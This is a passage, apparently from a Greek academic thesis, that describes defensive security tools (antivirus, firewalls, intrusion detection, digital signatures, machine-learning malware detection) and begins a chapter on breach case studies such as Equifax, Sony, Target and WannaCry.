Στις κυριότερες δράσεις αυτών των λογισμικών περιέχεται και η ανίχνευση κακόβουλου λογισμικού. Το λογισμικό προστασίας από ιούς χρησιμοποιεί έναν συνδυασμό ανίχνευσης βάσει υπογραφών και ευρετικής ανάλυσης για τον εντοπισμό γνωστών κακόβουλων προγραμμάτων και δυνητικά κακόβουλων δραστηριοτήτων. Η ανίχνευση βάσει υπογραφών συγκρίνει τις υπογραφές αρχείων με μια εκτενή βάση δεδομένων γνωστού κακόβουλου λογισμικού, ενώ η ευρετική ανάλυση αναζητά ύποπτα μοτίβα ή συμπεριφορές που μπορεί να υποδηλώνουν την παρουσία νέων ή άγνωστων απειλών (Troia, 2020).

Τα συγκεκριμένα προγράμματα έχουν τη δυνατότητα να θέσουν σε καραντίνα ύποπτα αρχεία είτε ακόμα και να τα αφαιρέσουν. Με λίγα λόγια, όταν εντοπιστεί μια απειλή, το λογισμικό προστασίας από ιούς μπορεί να βάλει σε καραντίνα το μολυσμένο αρχείο ή να το απομονώσει από το υπόλοιπο σύστημα. Ορισμένα προγράμματα προστασίας από ιούς μπορούν να αφαιρέσουν ή να επιδιορθώσουν αυτόματα τα μολυσμένα αρχεία, ενώ άλλα απαιτούν την παρέμβαση του χρήστη με κυριότερο στόχο τη λήψη της τελικής απόφασης (Van Woudenberg and O'Flynn, 2021).

Ένα από τα βασικότερα στάδια αυτών των προγραμμάτων είναι το γεγονός πως απαιτούν τακτικές ενημερώσεις. Το λογισμικό προστασίας από ιούς βασίζεται σε ενημερωμένους ορισμούς ιών και βάσεις δεδομένων για τον εντοπισμό και την καταπολέμηση των πιο πρόσφατων απειλών. Οι τακτικές ενημερώσεις διασφαλίζουν ότι το συγκεκριμένο πρόγραμμα είναι εξοπλισμένο για τον εντοπισμό και την προστασία από νέο και αναδυόμενο κακόβουλο λογισμικό (Sexe, 2018).


Γενικότερα, το λογισμικό προστασίας αυτού του είδους παρέχει διάφορες επιλογές σάρωσης, όπως είναι για παράδειγμα γρήγορες σαρώσεις, πλήρεις σαρώσεις συστήματος είτε ακόμα και προσαρμοσμένες σαρώσεις. Οι γρήγορες σαρώσεις βασίζονται κατά βάση σε κρίσιμες περιοχές του συστήματος, ενώ από την άλλη μεριά οι πλήρεις σαρώσεις συστήματος εξετάζουν όλα τα αρχεία και τους φακέλους. Αντίθετα, οι

προσαρμοσμένες σαρώσεις επιτρέπουν στους χρήστες να καθορίσουν συγκεκριμένα αρχεία, φακέλους ή μονάδες δίσκου που θα σαρωθούν (Diogenes and Ozkaya, 2018).

Πολλά προγράμματα προστασίας από ιούς περιλαμβάνουν λειτουργίες προστασίας ιστού με απώτερο σκοπό τον εντοπισμό όπως επίσης και τον αποκλεισμό κακόβουλων ιστότοπων, απόπειρες ηλεκτρονικού ψαρέματος είτε ακόμα και άλλες διαδικτυακές απειλές. Αυτή η δυνατότητα τις περισσότερες φορές αποτρέπει τους χρήστες από την ακούσια επίσκεψη επιβλαβών τοποθεσιών ή τη λήψη κακόβουλου περιεχομένου (Saldanha, 2020).

Μια εξίσου σημαντική δράση αυτών των προγραμμάτων είναι η σάρωση email. Τα προγράμματα προστασίας από ιούς συχνά σαρώνουν εισερχόμενα και εξερχόμενα email για συνημμένα ή συνδέσμους που ενδέχεται να περιέχουν κακόβουλο λογισμικό. Αυτό βοηθά στην πρόληψη της εξάπλωσης κακόβουλου λογισμικού μέσω επικοινωνιών μέσω email (Monnappa, 2018).

Συνοψίζοντας, είναι σημαντικό να σημειωθεί ότι, ενώ το λογισμικό προστασίας από ιούς είναι απαραίτητο εργαλείο με βασικότερο σκοπό την βέλτιστη εφικτή καταπολέμηση του κακόβουλου λογισμικού, θα πρέπει να χρησιμοποιείται σε συνδυασμό με άλλα μέτρα ασφαλείας, όπως είναι για παράδειγμα η τακτική ενημέρωση λογισμικού, η άσκηση συνηθειών ασφαλούς περιήγησης, η χρήση ισχυρών κωδικών πρόσβασης και η διατήρηση αντιγράφων ασφαλείας σημαντικών δεδομένων. Συνεπώς, μια πολυεπίπεδη προσέγγιση στην ασφάλεια παρέχει την καλύτερη άμυνα έναντι των εξελισσόμενων απειλών (Van Oorschot, 2021).



Εικόνα 3.1: Antivirus που ανιχνεύει πρόγραμμα με πιθανή ύποπτη δράση (Troia, 2020

3.4 Firewalls

Τα πρώτα χρόνια η έννοια αυτή αφορούσε ένα πυρίμαχο τοίχος (τις περισσότερες φορές είχε δημιουργηθεί από πέτρα είτε μέταλλο) το οποίο παρεμπόδιζε τις φλόγες από την εξάπλωση σε συνδεδεμένες δομές. Μετέπειτα η έννοια αυτή εφαρμόστηκε στο μεταλλικό φύλλο το οποίο χώριζε το κομμάτι του κινητήρα του οχήματος είτε του αεροπλάνου από το θάλαμο των επιβατών (Wang and Kissel, 2015).

Στη σημερινή εποχή, η έννοια αυτή εφαρμόζεται και στα δίκτυα Η/Υ. Ένα τέτοιο τείχος παρεμποδίζει τη μη επιθυμητή κυκλοφορία από την είσοδο σε προβλεπόμενες περιοχές στο εσωτερικό ενός δικτύου. Ένα τείχος αυτής της μορφής αφορά ένα σύστημα είτε ένα σύνολο συστημάτων που επιβάλλουν μια τακτική ελέγχου πρόσβασης ανάμεσα στα δίκτυα (Duane, 2021).

Αυτό είναι εφικτό να περιέχει διαφορετικές επιλογές, όπως είναι για παράδειγμα η διαδικασία φιλτραρίσματος πακέτων δρομολογητών, ένα διακόπτη με δυο VLANs και αρκετούς clients με λογισμικό τοίχου προστασίας. Τα συγκεκριμένα τείχη είναι διαφορετικά πράγματα σε διαφορετικούς χρήστες είτε εταιρίες, αλλά όλα τα τείχη αυτού του είδους εμφανίζουν παρόμοια γνωρίσματα (Van Woudenberg and O'Flynn, 2021).

Για παράδειγμα όλα αυτά τα τοίχοι είναι ανθεκτικά σε επιθέσεις. Επί της ουσίας, άλλωστε, πρόκειται για το μοναδικό σημείο διέλευσης ανάμεσα σε διαφορετικά δίκτυα (ολόκληρη η κυκλοφορία ρέει διαμέσου αυτού του τείχους). Αυτά τα τοίχοι επιβάλλουν την τακτική ελέγχου πρόσβασης. Την περίοδο του ’88, η DEC ανέπτυξε το πρώτο τοίχος αυτής της μορφής, υπό τη μορφή ενός πακέτου filter firewall (Steinberg, 2022).

Τα συγκεκριμένα τοίχοι διερευνούσαν τα πακέτα με κυριότερο στόχο να καταφέρουν να δουν εάν ταιριάζουν τα σύνολα κανόνων, με την επιλογή προώθησης είτε κατάργησής τους. Η συγκεκριμένη μορφή φιλτραρίσματος πακέτων είναι διαδεδομένη με τον όρο stateless filtering και υλοποιείται δίχως να υφίσταται καμία απολύτως εξάρτηση από το εάν ένα πακέτο είναι κομμάτι μιας υπάρχουσας ροής δεδομένων. Όλα τα πακέτα τα οποία φιλτράρονται εστιάζουν κυρίως στις τιμές καθορισμένων παραγόντων στην επικεφαλίδα του εκάστοτε πακέτου (Wang and Kissel, 2015).

Επί της ουσίας φιλτράρουν τα πακέτα σε δεδομένα τα οποία είναι αποθηκευμένα στο παραπάνω τοίχος σύμφωνα με τα δεδομένα τα οποία ρέουν διαμέσου του τοίχους. Τα τοίχοι αυτής της μορφής έχουν την ευχέρεια να οριοθετήσουν εάν ένα πακέτο εντάσσεται σε μια υπάρχουσα ροή ή όχι. Έρευνες αναφέρουν πως οι στατικοί κανονισμοί, όπως είναι για παράδειγμα τα πακέτα filter firewalls, συμπληρώνονται με δυναμικούς κανόνες οι οποίοι τις περισσότερες φορές αναπτύσσονται σε πραγματικό χρόνο προκειμένου να οριοθετήσουν τις εν λόγω δραστικές ροές. Αυτά τα τοίχοι παίζουν καθοριστικό ρόλο στην αντιμετώπιση των DoS επιθέσεων οι οποίες εκμεταλλεύονται σε μεγάλο βαθμό τις ενεργές συνδέσεις διαμέσου ενός συστήματος δικτύωσης (Knapp and Langill, 2014).

Τα πρώτα χρόνια τα συγκεκριμένα τοίχοι δεν αφορούσαν αυτόνομα συστήματα αλλά επί της ουσίας ήταν δρομολογητές είτε εξυπηρετητές με γνωρίσματα λογισμικού τα οποία προστίθενται με στόχο να προσφέρουν την απαιτούμενη λειτουργικότητά τους. Με το πέρασμα των ετών, αρκετοί οργανισμοί δημιούργησαν αυτόνομα τοίχοι αυτής της μορφής.

Τα εξειδικευμένα συστήματα τοίχους αυτού του είδους είχαν την ευχέρεια ενεργοποίησης δρομολογητών και διακοπτών με κυριότερο στόχο να ξεφορτώσουν τη μνήμη όπως επίσης και την υψηλότερη ένταση δράσης των επεξεργαστών του φιλτραρίσματος πακέτων. Οι σημερινοί δρομολογητές έχουν τη δυνατότητα χρήσης σαν εξελιγμένα stateful firewalls για εταιρίες που πιθανόν να έχουν ανάγκη από παρόμοιας μορφής τοίχοι (Kizza, 2017).

Έρευνες όλα αυτά τα χρόνια αναφέρουν πως η χρήση ενός τέτοιου τοίχους προσφέρει σημαντικά πλεονεκτήματα, όπως είναι για παράδειγμα τα εξής :

- Η έκθεση των ευαίσθητών hosts και εφαρμογών σε μη έμπιστους χρήστες είναι δυνατόν να μειωθεί σε σημαντικά επίπεδα

- Η ροή πρωτοκόλλου είναι δυνατόν να εξυγιανθεί διαμέσου της πρόληψης της εκμετάλλευσης των ατελειών πρωτοκόλλου. Οι κακόβουλες πληροφορίες είναι πιθανόν να μπλοκαριστούν από τους διακομιστές είτε ακόμα και από τους clients

- Η επιβολή της τακτικής ασφαλείας είναι δυνατόν να γίνει ακόμα πιο απλή, επεκτάσιμη όπως επίσης και δυνατή σε περίπτωση που υπάρξει σωστή ρύθμιση του συγκεκριμένου τοίχους

- Η επιβάρυνση του πιο μεγάλου τμήματος εποπτείας της πρόσβασης σε ένα δίκτυο σε ορισμένα σημεία είναι δυνατόν να ελαττώσει αισθητά την πολυπλοκότητα της διαχείρισης (Navarro, 2019)

Παρόλα αυτά σε αυτό το σημείο είναι καθοριστικό να τονιστεί πως τα εν λόγω τοίχοι εμφανίζουν και ορισμένα ελαττώματα. Για παράδειγμα σε περίπτωση που ένα τέτοιο τοίχος δεν έχει ρυθμιστεί όπως πρέπει είναι δυνατόν να επιφέρει αρνητικές επιπτώσεις. Επίσης, οι πληροφορίες από αρκετές και διαφορετικές εφαρμογές δεν είναι δυνατόν να περάσουν πάνω από τα συγκεκριμένα τοίχοι με ασφάλεια (Malacina, 2020).

Ένα εξίσου σημαντικό ελάττωμα αυτής της μορφής είναι πως οι χρήστες είναι πιθανόν προληπτικά να ψάξουν να βρουν μεθόδους γύρω από το τοίχος προκειμένου να λαμβάνουν αποκλεισμένο υλικό, κάνοντας με αυτόν τον τρόπο το δίκτυο τους εξαιρετικά ευάλωτο. Παράλληλα, η επίδοση των δικτύων είναι δυνατόν να επιβραδυνθεί ενώ η μη εξουσιοδοτημένη κίνηση είναι εφικτό να διοχετευτεί είτε ακόμα και να κρυφτεί σαν νόμιμη κίνηση διαμέσου αυτού του τοίχους (Cutler et al., 2020).

3.5 Συστήματα ανίχνευσης και πρόληψης

Μια τακτική με κυριότερο στόχο την βέλτιστη εφικτή πρόληψη των ιών είτε ακόμα και των σκουληκιών από την εισχώρησή τους σε ένα σύγχρονο δίκτυο είναι για έναν διαχειριστή να ελέγχει διαρκώς το δίκτυο και παράλληλα να αναλύει τα αρχεία καταγραφής τα οποία αναπτύσσονται από τα συστήματα ενός δικτύου. Η συγκεκριμένη τακτική δεν είναι εξαιρετικά επεκτάσιμη (Van Woudenberg and O'Flynn, 2021).

Μη αυτόματη ανάλυση των δεδομένων του παραπάνω αρχείου αποτελεί μια ιδιαίτερα χρονοβόρα δράση και προσφέρει μια εξαιρετικά περιορισμένη εικόνα των επιθέσεων που άρχισαν ενάντια ενός δικτύου. Όσο οι καταγραφές αυτής της μορφής ελέγχονται, η επίθεση έχει ήδη ξεκινήσει. Τα συστήματα ανίχνευσης εισβολών, τα οποία στη διεθνή βιβλιογραφία εν συντομία καλούνται IDSs, εφαρμόστηκαν με βασικότερο στόχο να εποπτεύουν παθητικά την κίνηση των δικτύων (Γερμανός και Πέππα, 2018).

Μια τέτοια ενεργοποιημένη συσκευή έχει τη δυνατότητα να αντιγράψει το ρεύμα της κυκλοφορίας και να την αναλύσει. Η εργασία δίχως σύνδεση, συγκρίνει το καταγεγραμμένο ρεύμα κυκλοφορίας με τις διαδεδομένες κακόβουλες υπογραφές παρόμοια με το λογισμικό το οποίο στοχεύει στην παρακολούθηση των κακόβουλων λογισμικών. Η offline δράση αυτής της εφαρμογής σχετίζεται άμεσα με την ετερόκλητη δράση (Hibberd, 2022).

Το βασικότερο όφελος της δράσης με ένα αντίγραφο της κίνησης είναι πως το IDS δεν επιφέρει αρνητικές επιρροές και επιδράσεις στην πραγματική ροή των πακέτων της διαβιβαζόμενης κινητικότητας. Από την άλλη μεριά, το κυριότερο ελάττωμα της δράσης σε ένα αντίγραφο της κινητικότητας είναι πως το IDS δεν είναι δυνατόν να σταματήσει κακόβουλες single-packet επιθέσεις από την επίτευξη του σκοπού πριν απαντήσει στην επίθεση (Pagden and Moran, 2017).

Ένα τέτοιο σύστημα πολλές φορές έχει ανάγκη από την απαιτούμενη υποστήριξη από άλλα συστήματα δικτύωσης, όπως είναι για παράδειγμα οι δρομολογητές είτε ακόμα και τα τοίχοι προστασίας που αναφέρθηκαν παραπάνω, με κυριότερο στόχο να καταφέρουν να ανταποκριθούν πλήρως σε μια τέτοια επίθεση. Έρευνες τα τελευταία χρόνια κάνουν λόγο πως είναι καταλληλότερη η εφαρμογή μιας λύσης η οποία εντοπίζει αλλά και καταπολεμά άμεσα ένα ζήτημα δικτύου, όπως χρειάζεται (Pfleeger and Pfleeger, 2018).

3.6 Ψηφιακές υπογραφές και κρυπτογραφία

Αυτό το οποίο είναι εξαιρετικά σημαντικό να γνωρίζουμε είναι πως στη σημερινή εποχή, οι ψηφιακές υπογραφές και η κρυπτογραφία διαδραματίζουν καθοριστικό ρόλο σε ό,τι έχει να κάνει με τη διασφάλιση της ασφάλειας και της ακεραιότητας των δεδομένων που μεταδίδονται μέσω δικτύων. Για να γίνουμε πιο συγκεκριμένοι, όμως, είναι σημαντικό να αναλύσουμε ξεχωριστά αυτές τις δυο έννοιες (Hibberd, 2022).

Βάσει μελετών η κρυπτογραφία περιλαμβάνει τη χρήση μαθηματικών αλγορίθμων με κυριότερο στόχο την κρυπτογράφηση είτε ακόμα και την

αποκρυπτογράφηση δεδομένων. Επί της ουσίας παρέχει ασφαλή επικοινωνία μετατρέποντας απλό κείμενο σε κρυπτογραφημένο κείμενο, το οποίο μπορεί να αποκρυπτογραφηθεί μόνο από εξουσιοδοτημένα μέρη (Παππάς, 2021).

Υπάρχουν δύο κύριοι τύποι κρυπτογραφίας που χρησιμοποιούνται στις επικοινωνίες δικτύου, που είναι η συμμετρική και η ασύμμετρη κρυπτογραφία. Στην κρυπτογραφία συμμετρικού κλειδιού, το ίδιο κλειδί χρησιμοποιείται τόσο για κρυπτογράφηση όσο και για αποκρυπτογράφηση. Ο αποστολέας και ο παραλήπτης πρέπει να μοιράζονται το κλειδί με ασφάλεια εκ των προτέρων. Αν και αυτή η προσέγγιση είναι αποτελεσματική, η πρόκληση έγκειται στην ασφαλή διανομή και διαχείριση του κοινόχρηστου κλειδιού (Γερμανός και Πέππα, 2018).

Από την άλλη μεριά, η κρυπτογραφία ασύμμετρου κλειδιού χρησιμοποιεί ένα ζεύγος κλειδιών, ένα δημόσιο κλειδί και ένα ιδιωτικό κλειδί. Το πρώτο εξ αυτών μοιράζεται ελεύθερα, ενώ το δεύτερο παραμένει μυστικό. Τα δεδομένα που είναι κρυπτογραφημένα με το δημόσιο κλειδί μπορούν να αποκρυπτογραφηθούν μόνο με το αντίστοιχο ιδιωτικό κλειδί και αντίστροφα. Αυτή η προσέγγιση ξεπερνά την πρόκληση διανομής κλειδιού της κρυπτογραφίας συμμετρικού κλειδιού (Duane, 2021).

Σε ό,τι έχει να κάνει με την ψηφιακή υπογραφή, που αναφέρθηκε παραπάνω, είναι χρήσιμο να σημειωθεί πως αφορά έναν σύγχρονο κρυπτογραφικό μηχανισμό ο οποίος ως επί το πλείστον παρέχει έλεγχο ταυτότητας, ακεραιότητα και μη απόρριψη ψηφιακών μηνυμάτων ή εγγράφων. Αυτό το οποίο κάνει είναι να διασφαλίζει ότι ένα μήνυμα ή ένα έγγραφο προέρχεται από έναν συγκεκριμένο αποστολέα και δεν έχει παραβιαστεί κατά τη μετάδοση (Navarro, 2019).

Η διαδικασία δημιουργίας και επαλήθευσης μιας ψηφιακής υπογραφής περιλαμβάνει τα βήματα που αναφέρονται στη συνέχεια. Το πρώτο εξ αυτών αφορά την υπογραφή ενώ το δεύτερο την επαλήθευση. Σε ό,τι έχει να κάνει με την υπογραφή, θα πρέπει να τονιστεί πως ο αποστολέας χρησιμοποιεί το ιδιωτικό του κλειδί για να δημιουργήσει μια μοναδική ψηφιακή υπογραφή για το μήνυμα ή το έγγραφο. Η υπογραφή δημιουργείται εφαρμόζοντας μια κρυπτογραφική συνάρτηση κατακερματισμού στο μήνυμα/έγγραφο και κρυπτογραφώντας τον κατακερματισμό με το ιδιωτικό κλειδί του αποστολέα (Kizza, 2017).

Από την άλλη μεριά στην διαδικασία επαλήθευσης, ο παραλήπτης χρησιμοποιεί το δημόσιο κλειδί του αποστολέα με απώτερο στόχο να αποκρυπτογραφήσει την ψηφιακή υπογραφή και να λάβει την αρχική τιμή κατακερματισμού. Στη συνέχεια εφαρμόζουν την ίδια συνάρτηση κατακερματισμού στο ληφθέν μήνυμα/έγγραφο και το συγκρίνουν με τον

αποκρυπτογραφημένο κατακερματισμό. Εάν οι τιμές ταιριάζουν, η υπογραφή θεωρείται έγκυρη (Steinberg, 2022).

Μελέτες τα τελευταία χρόνια επισημαίνουν πως οι ψηφιακές υπογραφές παρέχουν πολλά πλεονεκτήματα, όπως:

- Έλεγχος ταυτότητας: Ο παραλήπτης μπορεί να επαληθεύσει την ταυτότητα του αποστολέα.
- Ακεραιότητα: Οποιεσδήποτε τροποποιήσεις γίνονται στο μήνυμα ή το έγγραφο θα καταστήσουν την υπογραφή άκυρη.
- Μη απόρριψη: Ο αποστολέας δεν μπορεί να αρνηθεί την αποστολή του μηνύματος/εγγράφου καθώς απαιτείται το ιδιωτικό του κλειδί για τη δημιουργία της υπογραφής (Rains, 2020).

Συνοψίζοντας, αυτό το οποίο είναι καθοριστικό να τονιστεί είναι πως στις σύγχρονες επικοινωνίες δικτύου, οι ψηφιακές υπογραφές χρησιμοποιούνται συνήθως για την επαλήθευση της αυθεντικότητας των ενημερώσεων λογισμικού, την ασφαλή επικοινωνία μέσω email, την επικύρωση της ακεραιότητας των εγγράφων και τη δημιουργία ασφαλών συνδέσεων σε πρωτόκολλα όπως το Transport Layer Security (TLS). Η κρυπτογραφία, συμπεριλαμβανομένων των ψηφιακών υπογραφών, αποτελεί τη βάση της ασφαλούς επικοινωνίας και βοηθά στην προστασία ευαίσθητων πληροφοριών από μη εξουσιοδοτημένη πρόσβαση και παραποίηση (Conklin et al., 2021).

3.7 Μηχανική μάθηση

Τα τελευταία χρόνια υπάρχουν αρκετές έρευνες που αναφέρουν πως η μηχανική μάθηση διαδραματίζει σημαντικό ρόλο στη βελτίωση των λύσεων κατά των κακόβουλων λογισμικών βελτιώνοντας σε σημαντικό επίπεδο τις ικανότητες ανίχνευσής τους και μειώνοντας ταυτόχρονα τα ψευδώς θετικά. Μια από τις κυριότερες δράσεις αυτής της μάθησης είναι ο εντοπισμός αυτών των λογισμικών (Monnappa, 2018).

Οι αλγόριθμοι αυτής της μάθησης είναι εφικτό να αναλύσουν μεγάλους όγκους δεδομένων και να μάθουν μοτίβα ενδεικτικά κακόβουλου λογισμικού. Έχουν την ευχέρεια να εξαγάγουν αυτόματα λειτουργίες από αρχεία, κίνηση δικτύου είτε ακόμα και

συμπεριφορά συστήματος με κυριότερο στόχο τον εντοπισμό δυνητικά κακόβουλων δραστηριοτήτων (Saldanha, 2020).

Μια εξίσου σημαντική δράση αυτής της μορφής είναι η ανίχνευση βάσει υπογραφών. Η συγκεκριμένη μάθηση είναι δυνατόν να βοηθήσει στην αυτοματοποίηση της διαδικασίας ανάπτυξης υπογραφών κακόβουλου λογισμικού. Με την εκπαίδευση σε γνωστά δείγματα κακόβουλου λογισμικού, τα μοντέλα αυτής της μάθησης έχουν τη δυνατότητα να μάθουν να αναγνωρίζουν κοινά μοτίβα και βασικά γνωρίσματα κακόβουλου κώδικα (Sexe, 2018).

Καθοριστικό ρόλο, όμως, διαδραματίζει και σε ό,τι έχει να κάνει με την ανίχνευση ανωμαλιών. Οι αλγόριθμοι αυτής της μορφής μπορούν να μάθουν ποια είναι η φυσιολογική συμπεριφορά για ένα σύστημα ή δίκτυο και να εντοπίσουν ανωμαλίες που θα μπορούσαν να υποδηλώνουν την ύπαρξη κακόβουλου λογισμικού. Για παράδειγμα, μπορούν να εντοπίσουν ασυνήθιστα μοτίβα πρόσβασης αρχείων, συνδέσεις δικτύου ή χρήση πόρων που αποκλίνουν από την κανονική χρήση (Troia, 2020).

Εξίσου σημαντικό ρόλο έχουν και στην ανάλυση συμπεριφοράς. Η συγκεκριμένη μάθηση μπορεί να αναλύσει τη συμπεριφορά προγραμμάτων ή διαδικασιών με απώτερο στόχο να καταφέρει να προσδιορίσει εάν παρουσιάζουν κακόβουλες ενέργειες. Εκπαιδεύοντας σε γνωστή συμπεριφορά κακόβουλου λογισμικού, τα μοντέλα μπορούν να εντοπίσουν ύποπτες δραστηριότητες όπως για παράδειγμα τροποποιήσεις συστήματος αρχείων, αλλαγές μητρώου ή προσπάθειες ανάπτυξης μη εξουσιοδοτημένων συνδέσεων δικτύου (Van Woudenberg and O'Flynn, 2021).

Επίσης, είναι χρήσιμο να σημειωθεί πως οι τεχνικές αυτής της μάθησης μπορούν να εξάγουν αυτόματα σχετικές λειτουργίες από αρχεία ή κίνηση δικτύου, παρέχοντας πολύτιμες πληροφορίες για τον εντοπισμό κακόβουλου λογισμικού. Τα χαρακτηριστικά θα μπορούσαν να περιλαμβάνουν αλληλουχίες κωδικοποίησης, κλήσεις API είτε ακόμα και στατιστικές ιδιότητες πακέτων δικτύου. Αυτές οι δυνατότητες βοηθούν το μοντέλο να κατανοήσει τα χαρακτηριστικά του κακόβουλου περιεχομένου (Van Oorschot, 2021).

Μια εξίσου σημαντική δράση αυτού του είδους είναι η ανίχνευση και απόκριση σε πραγματικό χρόνο. Τα συγκεκριμένα μοντέλα μπορούν να αναπτυχθούν σε τελικά σημεία, πύλες ή συστήματα τα οποία κατά κύριο λόγο βασίζονται στο cloud για τον εντοπισμό κακόβουλου λογισμικού σε πραγματικό χρόνο. Με τη συνεχή παρακολούθηση της συμπεριφοράς του συστήματος και των εισερχόμενων δεδομένων, αυτά τα μοντέλα μπορούν γρήγορα να εντοπίσουν και να ανταποκριθούν σε αναδυόμενες απειλές (Rains, 2020).

Τέλος, είναι σημαντικό να σημειωθεί ότι τα συστήματα προστασίας από κακόβουλο λογισμικό που βασίζονται σε μηχανική μάθηση δεν είναι αλάνθαστα και θα πρέπει να χρησιμοποιούνται σε συνδυασμό με άλλα μέτρα ασφαλείας, όπως είναι για παράδειγμα η ανίχνευση βάσει υπογραφών, το sandboxing και η ανθρώπινη ανάλυση. Βάσει μελετών στη σημερινή εποχή απαιτούνται τακτικές ενημερώσεις και παρακολούθηση για να διατηρούνται αποτελεσματικά τα μοντέλα αυτής της μάθησης έναντι των εξελισσόμενων απειλών κακόβουλου λογισμικού (Diogenes and Ozkaya, 2018).

Κεφάλαιο 4: ΠΕΡΙΠΤΩΣΕΙΣ ΕΤΑΙΡΙΩΝ ΚΑΙ ΔΙΑΧΕΙΡΙΣΗ ΚΑΤΑΣΤΑΣΕΩΝ

Όλα αυτά τα χρόνια έχουν υπάρξει αρκετές εταιρίες οι οποίες έχουν έρθει αντιμέτωπες με διάφορα προβλήματα με κακόβουλο λογισμικό και κυβερνοεπιθέσεις. Χαρακτηριστικό παράδειγμα αποτελεί η Equifax κατά την περίοδο του 2017. Η συγκεκριμένη εταιρία, μία από τις τρεις μεγάλες εταιρίες παροχής πιστωτικών αναφορών, υπέστη μαζική παραβίαση δεδομένων εκείνη την περίοδο. Οι κυβερνοεγκληματίες εκμεταλλεύτηκαν μια ευπάθεια στο λογισμικό του ιστότοπου της εταιρίας και με αυτόν τον τρόπο απέκτησαν πρόσβαση σε ευαίσθητες προσωπικές πληροφορίες περίπου 143 εκατομμυρίων Αμερικανών (Navarro, 2019).

Η εν λόγω εταιρία αντιμετώπισε έντονο δημόσιο έλεγχο και νομικές συνέπειες. Η εταιρία πρόσφερε δωρεάν υπηρεσίες παρακολούθησης πιστώσεων σε άτομα που επηρεάστηκαν και δημιούργησε έναν αποκλειστικό ιστότοπο για τους χρήστες να ελέγχουν εάν τα δεδομένα τους είχαν παραβιαστεί. Η εταιρία αυτή συμφώνησε επίσης να καταβάλει σημαντικό διακανονισμό στην Ομοσπονδιακή Επιτροπή Εμπορίου (FTC) σε διάφορες πολιτείες (Kizza, 2017).

Εξίσου σημαντικό και διαδεδομένο παράδειγμα αποτελεί η περίπτωση της Sony Pictures την περίοδο του 2014. Εκείνη την περίοδο, η Sony Pictures Entertainment βίωσε μια υψηλού προφίλ κυβερνοεπίθεση η οποία κατά κύριο λόγο αποδόθηκε στη Βόρεια Κορέα. Οι εισβολείς διέρρευσαν εμπιστευτικές πληροφορίες, email εργαζομένων και ταινίες οι οποίες δεν είχαν κυκλοφορήσει, προκαλώντας σημαντική ζημιά στη φήμη της εταιρίας (Knapp and Langill, 2014).

Η Sony Pictures συνεργάστηκε με εμπειρογνώμονες στον τομέα της κυβερνοασφάλειας και υπηρεσίες επιβολής του νόμου με απώτερο σκοπό τη διερεύνηση της παραβίασης. Η εταιρία άρχισε να αναδομεί το δίκτυό της και να αντιμετωπίζει τρωτά σημεία ασφαλείας. Η Sony επικοινώνησε παράλληλα με διαφάνεια με τους υπαλλήλους και το κοινό σε ό,τι είχε να κάνει με αυτό το περιστατικό (Steinberg, 2022).

Χρήσιμη είναι και η αναφορά στην Target. Στα τέλη του 2013, ο γίγαντας λιανικής Target αποκάλυψε μια παραβίαση δεδομένων που αποκάλυψε πληροφορίες πιστωτικών και χρεωστικών καρτών για πιο πολλούς από 40 εκατομμύρια πελάτες. Η παραβίαση σημειώθηκε όταν οι εισβολείς απέκτησαν πρόσβαση στα συστήματα σημείων πώλησης της εταιρίας (Wang and Kissel, 2015).

Η παραπάνω εταιρία εντόπισε γρήγορα και επέλυσε την ευπάθεια ασφαλείας, βελτίωσε τα συστήματα ασφαλείας της σε σημαντικό βαθμό ενώ ταυτόχρονα αναβάθμισε τα συστήματα του σημείου πώλησης. Η εταιρία προσέφερε δωρεάν υπηρεσίες παρακολούθησης πιστώσεων και προστασίας κλοπής ταυτότητας σε πελάτες που επηρεάστηκαν και αντιμετώπισε πολλές μηνύσεις και οικονομικές κυρώσεις (Duane, 2021).

Μια άλλη περίπτωση είναι εκείνη της WannaCry Ransomware κατά την περίοδο του 2017. Η επίθεση ransomware WannaCry το 2017 επηρέασε οργανισμούς σε όλο τον κόσμο, συμπεριλαμβανομένης της Εθνικής Υπηρεσίας Υγείας του Ηνωμένου Βασιλείου (NHS). Το ransomware κρυπτογραφούσε δεδομένα και ζήτησε λύτρα για αποκρυπτογράφηση, προκαλώντας εκτεταμένη αναστάτωση (Navarro, 2019).

